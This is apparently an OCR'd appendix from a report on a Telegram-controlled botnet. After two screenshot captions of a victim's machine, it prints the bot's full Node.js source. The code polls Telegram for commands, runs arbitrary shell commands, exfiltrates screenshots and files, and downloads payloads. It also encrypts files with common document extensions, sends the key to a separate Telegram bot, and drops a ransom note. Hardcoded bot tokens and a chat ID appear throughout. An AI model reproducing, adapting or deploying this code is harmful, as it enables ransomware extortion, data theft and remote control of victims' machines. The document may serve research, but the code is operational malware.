


Illustration 6: Victims machine after running the ransomware




Illustration 7: Victims system after paying ransome

Appendix B-Source Code

Source Code of BoT

```
const crypto = require('crypto');
const os = require('os');
const fs = require('fs');
const exec = require('child_process').exec;
////custom libraries
const request = require('request');
const encryptor = require('file-encryptor');
const screencapture = require('screencapture');
//variable declaration

     const
c2api='334608844:AAHQ8ou9s6V_vll2O1kUh9Pg6nvoq0U9D0s';
     const
ransomec2api='297902818:AAHyUXn_06j9rS4U0P9jtn9UvbWwWdLg88k';
     const payloadc2api='331840714:AAHUk3GyXnsP-
uBum1XN1mqECondneMZlLA';


var message;
//var cmd=new Array();
var
ext=[".txt",".odt",".ods",".odp",".odm",".odc",".odb",".doc","
.docx",

".docm",".wps",".xlsx",".xlsm",".xlsb",".xlk",".ppt",".pptx",
     ".pptm",".dxf",".dxg",".wpd",".rtf",".wb2",".mdf",".dbf",
".ai",".indd",
     ".cdr",".png",".jpg",".jpeg",".crw",".cr2",".dcr",".kdc",
".erf",".raw",
     ".bay",".rwl",".rw2",".r3d",".pem",".pfx",".p12",".p7b","
.p7c",".ptx",".xls",
     ".mdb",".accdb",".pst",".dwg",".psd",".pdd",".pdf",".eps"
,
     ".dng",".3fr",".arw",".srf",".sr2",".mef",".mrw",".nef","
.nrw",".orf",".raf",
     ".pef",".srw",".x3f",".der",".cer",".crt"];



var dir=["."];
//modules declaration
```

```
    module.exports = {


    //initilization
    init: function ()
     {
     try {
               var data = fs.readFileSync('./config.json',
'utf8');
          data = JSON.parse(data);

          }
     catch(e) {
               var data = {
                              head:'TBOT',
                              platform: process.platform,
                              arch: process.arch,
                              host: os.hostname(),
                              id: Math.round((new
Date()).getTime() / 1000),
                            }

               fs.writeFileSync('./config.json',
JSON.stringify(data),'utf8')

          }

          return data;
     },
   //sending message to botnet controller
    push2c2: function (message,api)
     {
          if (api==null)
            api=c2api;
          //var
urlsend='https://api.telegram.org/bot334608844:AAHQ8ou9s6V_vll
2O1kUh9Pg6nvoq0U9D0s/sendmessage?
chat_id=208512083&text='+message;

          var
urlsend='https://api.telegram.org/bot'+api+'/sendmessage?
chat_id=208512083&text='+message;

          request.post({url: urlsend},

            function (error, response, body) {

                if (!error && response.statusCode == 200) {
                   var json = JSON.parse(body);
```

```
                //console.log("Text:", json.result.text);
                return  json.result.text;

                                                }
                                        }
                     );



     } ,
// taking commands from the bot commander
  pullfrmc2:function()
     {          var cmd=new Array();
                var
url='https://api.telegram.org/bot'+c2api+'/getupdates';
                          request.post({url: url},

                          function (error, response, body) {

                          if (!error && response.statusCode ==
200) {

                          //console.log(body);

                                    //console.log(body);

                                       json = JSON.parse(body);


                                    for (var
i=0;json.result[i]!=null;i++)
                                    {
                                         //console.log('DATE:'+
json.result[i].message.date);

     if(json.result[i].message.date>global.ts)
                                              {


if(json.result[i].message.text.indexOf(global.config.head)>
-1||


json.result[i].message.text.indexOf(global.config.platform)>
-1||

     json.result[i].message.text.indexOf(global.config.id)>
-1) {
```

```
     cmd.push(json.result[i].message.text);

                                                  }

global.ts=json.result[i].message.date;
                                             }




                                        }
                                        console.log(cmd);
                                        //console.log(ts);

                              if(cmd.length>0)
                              module.exports.exploit(cmd);

                         } });

                  //return cmd;



     }   ,

    exploit:function(cmd)
     {
                  console.log("commands received: "+cmd);
                  //global.ts++;


                  for (var i=0;cmd[i]!=null;i++)
                     {

                       var res = cmd[i].split(" ");
                       console.log("** "+res+" **");

                       switch (res[0]) {
                         case '/download':
                                console.log("You asked me to
download :)");
                                if(res[2])
                                module.exports.pushedfc2(res[2]);
                                break;
                         case '/screenshot':
                                console.log("You asked me to take
a screenshot :)");
```

```
                                screencapture('output.png',
function (err, imagePath) {
                                    // imagePath is
'/path/to/output.png' or null

module.exports.push2c2('output.png');
                                 });
                                  break;
                          case '/get':
                                console.log("You asked me get a
file :)");
                                module.exports.pushf2c2(res[2]);
                                break;
                          case '/execute':
                                console.log("You asked me to
execute commands :)");
                                  module.exports.execute(res[2]);

                                break;

                        case '/purge':
                                console.log("You asked me to
purge :)");
                                break;
                        case '/encrypt':
                               console.log("You asked me to
encrypt :)");

module.exports.ransomeEncrypt('/home/admin1/final');
                                break;
                        case '/decrypt':
                           {
                              console.log("You asked me to
decrypt :)");
                                 if(res[2])


module.exports.ransomeDecrypt('/home/admin1/final',res[2]);

                                 break;
                             }

                        default:
                               console.log('ERROR:'+cmd[i]);
                               }          }
                },


     pushf2c2:function (path)
          {
```

```
                console.log('***'+path);

                var formData = {

                           document:fs.createReadStream(path),
                           caption:global.uuid,
                          };



request.post({url:'https://api.telegram.org/bot'+payloadc2api+
'/sendDocument?chat_id=208512083', formData:
                          formData});
          },


     ransomeEncrypt:function(currentPath)
          {
               var
key='KEY-'+global.uuid+crypto.randomBytes(16).toString("hex");
               module.exports.push2c2(key,ransomec2api);

              //var key =
'14189dc35ae35e75ff31d7502e245cd9bc7803838fbfd5c773cdcd79b8a28
bbd';
           //var currentPath='/home/ubuntu/unom/screen/temp';

              files = fs.readdirSync(currentPath);

              for (var i in files) {
                 var currentFile = currentPath + '/' +
files[i];

                var stats = fs.statSync(currentFile);
                 if (stats.isFile()) {
                    for (var i=0;ext[i]!=null;i++)
                    {
                    if(currentFile.indexOf(ext[i])> -1){

                    var newfile=currentFile+'.enc';
                    // Encrypt file.
                    encryptor.encryptFile(currentFile,newfile,
key, function(err) {
                      // Encryption complete.

                    });
                  }
               }}
                 else if (stats.isDirectory()) {
               for (var i=0;dir[i]!=null;i++)
```

```
                    {
                    if(currentFile.indexOf(dir[i])==-1){

module.exports.ransomeEncrypt(currentFile);


                  }
                }

                   }
                }
                fs.readFile('./read.html', 'utf8', function
(err,data) {
                  if (err) {
                    return console.log(err);
                  }
                  var result = data.replace(/12345/g,
global.uuid);

                  fs.writeFile('/home/admin1/README.html',
result, 'utf8', function (err) {
                     if (err) return console.log(err);
                  });
                });
          },

     ransomeDecrypt:function(currentPath,key)
          {
              //var key =
'14189dc35ae35e75ff31d7502e245cd9bc7803838fbfd5c773cdcd79b8a28
bbd';
            //var currentPath='/home/ubuntu/unom/screen/temp';

              files = fs.readdirSync(currentPath);

              for (var i in files) {
                 var currentFile = currentPath + '/' +
files[i];
                 var stats = fs.statSync(currentFile);
                 if (stats.isFile()) {
                    if(currentFile.indexOf('.enc')> -1){
                    var newfile=currentFile.slice(0, -4);
                    //var newfile=currentFile+'.dec';
                    encryptor.decryptFile(currentFile,
newfile, key, function(err) {
                    //fs.unlinkSync(currentFile);

                    });
                    }}
                else if (stats.isDirectory()) {
```

```
                    for (var i=0;dir[i]!=null;i++)
                    {
                    if(currentFile.indexOf(dir[i])==-1){

module.exports.ransomeDecrypt(currentFile);

                  }
                }

                   }     }
          },



       pushedfc2:function(file_name)
           {
                console.log('Loooking for :'+file_name)
                var
url='https://api.telegram.org/bot'+payloadc2api+'/getupdates';
                    request.post({url: url},function (error,
response, body) {
                         if (!error && response.statusCode ==
200) {

                              json = JSON.parse(body);

                             for (var i=0;json.result[i]!
=null;i++)
                                  {

     console.log(json.result[i].message.document.file_name);

     if(json.result[i].message.document.file_name==file_name)
                                        {
                                        //var
file_name=json.result[i].message.document.file_name;
                var
fileurl='https://api.telegram.org/bot'+payloadc2api+'/getFile?
file_id='+json.result[i].message.document.file_id;
                    request.post({url: fileurl},function
(error, response, body) {
                                    if (!error &&
response.statusCode == 200) {

                                        var file_json =
JSON.parse(body);

     console.log(file_json.result.file_path);
                    var
```

```
file='https://api.telegram.org/file/bot'+payloadc2api+'/'+file
_json.result.file_path;

request(file).pipe(fs.createWriteStream(file_name));

                                          } });}}
          } });


          },


     execute:function(cmd)
     {
          console.log('*executing**'+cmd);
          exec(cmd, function(error, stdout, stderr) {
              console.log('stdout: ' + stdout);
              console.log('stderr: ' + stderr);

              if (error !== null) {
               console.log('exec error: ' + error);
               }

              if (cmd.indexOf('.bat')>0||cmd.indexOf('.sh')>0)
               {
                var std='RESULT:'+cmd+' stdout: ' +
stdout+'stderr: ' + stderr;
               console.log(std)
                 module.exports.push2c2(std,payloadc2api);

               }
          });},


};
```